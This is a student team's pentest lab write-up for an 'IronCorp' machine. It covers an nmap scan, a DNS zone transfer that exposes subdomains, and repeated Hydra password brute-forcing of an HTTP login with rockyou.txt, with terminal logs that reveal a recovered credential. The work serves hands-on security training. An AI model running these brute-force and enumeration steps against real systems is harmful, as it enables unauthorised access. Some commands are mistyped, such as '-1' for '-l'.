

PENTEST 2

ROOM A

CYBORGS

MEMBERS

ID NUMBER	NAME	ROLE
1211102066	Hemma Ravindran	Leader
1211100614	Tivaasheny Ananthan	Member
1211102168	Nicholas Cheok Jia Jie	Member
1211100986	Sarvesh Munusamy	Member


Steps: Recon and Enumeration

1) Reconnaissance


Members Involved: Tivaasheny Ananthan

Tools used: Nmap, firefox and kali terminal


Firstly, i checked whether did we already connect with the access machine by using openvpn. I typed ifconfig in terminal.




Then when I tried to type nano /etc/hosts by referring to the youtube I couldn't manage to save the host file. Thus, I googled and finally managed to get the proper command.



Then I typed sudo nano /etc/hosts and inside the host file I entered my IP address ironcorp.me. Then press ctrl X to exit followed by ctrl Y to save and ctrl MD.



Next, we need to execute the nmap so i typed(nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me) command to scan the nmap.



Thought Process and Methodology and Attempts:


We have to save ip address ironcorp.me in hosts file. Then execute nmap to scan it.

2) Enumeration


Members Involved: Tivaasheny Ananthan

Tools used: Nmap, wordlists, firefox, and kali terminal


We have to access webservice of port 8080. So type ironcorp.me:8080 in firefox.




Then we have to access the wes server at port 11025 by typing ironcorp.me:11025 in firefox.




Type dig@IP address ironcorp.me axfr to get the subdomain. There will be 2 subdomain which is admin.ironcorp.me and internal.ironcorp.me.



Then i saved both subdomain in host file in sudo nano /etc/hosts and type both subdomain below my ironcorp.me n begin with IP address as shown in below.




Then I searched for internal.ironcorp.me:11025 and access forbidden and error 403 appeared.



Then i face a problem to get login and password so i tried to google it and managed to get a proper command.

A screenshot of a Quora post. The top navigation bar is red with the Quora logo on the left and 'Open in App' and a search icon on the right. Below the bar are several icons: a house with a '1' notification, a list, a pencil, a group of people, a bell, a black circle, and a globe. The main content of the post is a question: 'Notepad++ or Sublime Text 3.' Below the question are four interaction icons: upvote, downvote, refresh, and share. The post is attributed to 'Pavel Fedotov · Follow' with the subtitle 'dspyt.com Creator (2020–present) · Updated 1y'. The post text reads: 'I have installed the latest Kali Linux (January 2020) on the raspberry Pi 4 and I did not find rockyou.txt on the system that is located on other Kali versions at /usr/share/wordlists/rockyou.txt.gz. However, there are numerous wordlists that come pre-installed in the directory /usr/share/metasploit-framework/data/wordlist'. A large portion of the text from 'However,' to the end is circled in red.

Finally, i managed to get login and password with using hydra.



```
[kali㉿kali:~] $ hydra -1 admin -P /usr/share/wordlists/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THE & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2022-08-02 03:15:16
[WARNING] You must supply the web page as an additional option or via -m_, default path set to /
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (1:l:p:1), -1 try per task
[DATA] attacking http-get://internal.ironcorp.me:11025/
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2022-08-02 03:15:16

[kali㉿kali:~] $ hydra -1 admin -P /usr/share/wordlists/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THE & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2022-08-02 03:19:47
[WARNING] You must supply the web page as an additional option or via -m_, default path set to /
[ERROR] File for passwords not found : /usr/share/wordlists/rockyou.txt

[kali㉿kali:~] $ sudo apt install wordlists
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Reading state information... Done
wordlists is already the newest version (0.3-1kali3).
wordlists set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 377 not upgraded.

[kali㉿kali:~] $ hydra -1 admin -P /usr/share/wordlists/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THE & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2022-08-02 03:19:47
[WARNING] You must supply the web page as an additional option or via -m_, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:l:p:14344399), -896525
tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2022-08-02 03:19:54

[kali㉿kali:~]
```

Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.
If you think this is a server error, please contact the [webmaster](#).

Error 403

internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4


Daniel

Cancel OK

Members Involved: Hemma Ravindran

Tools used: hydra, firefox and kali terminal

Hydra is employed to assist us, the user is "guessed" at, and a dictionary of the 10,000 most popular passwords is used.



```
[Kali-Linux 2021.4-kali4-virtualbox-amd64 [Running], Oracle VM VirtualBox]
File Machine View Input Devices Help
File Actions Edit View Help
[kali㉿kali:~] $ hydra -1 admin -P /usr/share/wordlists/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THE & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2022-08-02 03:36:29
[WARNING] You must supply the web page as an additional option or via -m_, default path set to /
[ERROR] File for passwords not found: rockyou.txt

[kali㉿kali:~] $ hydra -1 admin -P /usr/share/wordlists/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THE & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2022-08-02 03:39:52
[WARNING] You must supply the web page as an additional option or via -m_, default path set to /
[ERROR] Unknown service: http.get

[kali㉿kali:~] $ hydra -1 admin -P /usr/share/namp/nselib/data/passwords.lst -s 11025 -f admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THE & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2022-08-02 03:40:58
[WARNING] You must supply the web page as an additional option or via -m_, default path set to /
[ERROR] File for logins not found: users.txt

[kali㉿kali:~] $ hydra -1 admin -P /usr/share/wordlists/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THE & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2022-08-02 03:42:17
[WARNING] You must supply the web page as an additional option or via -m_, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:l:p:14344399), -896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1238.00 tries/min, 1210 tries in 00:02:14, 14344389 to do in 197:34h, 16 active
[STATUS] 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2022-08-02 03:43:29

[kali㉿kali:~]
```

Search the Web

Authentication Required - Mozilla Firefox

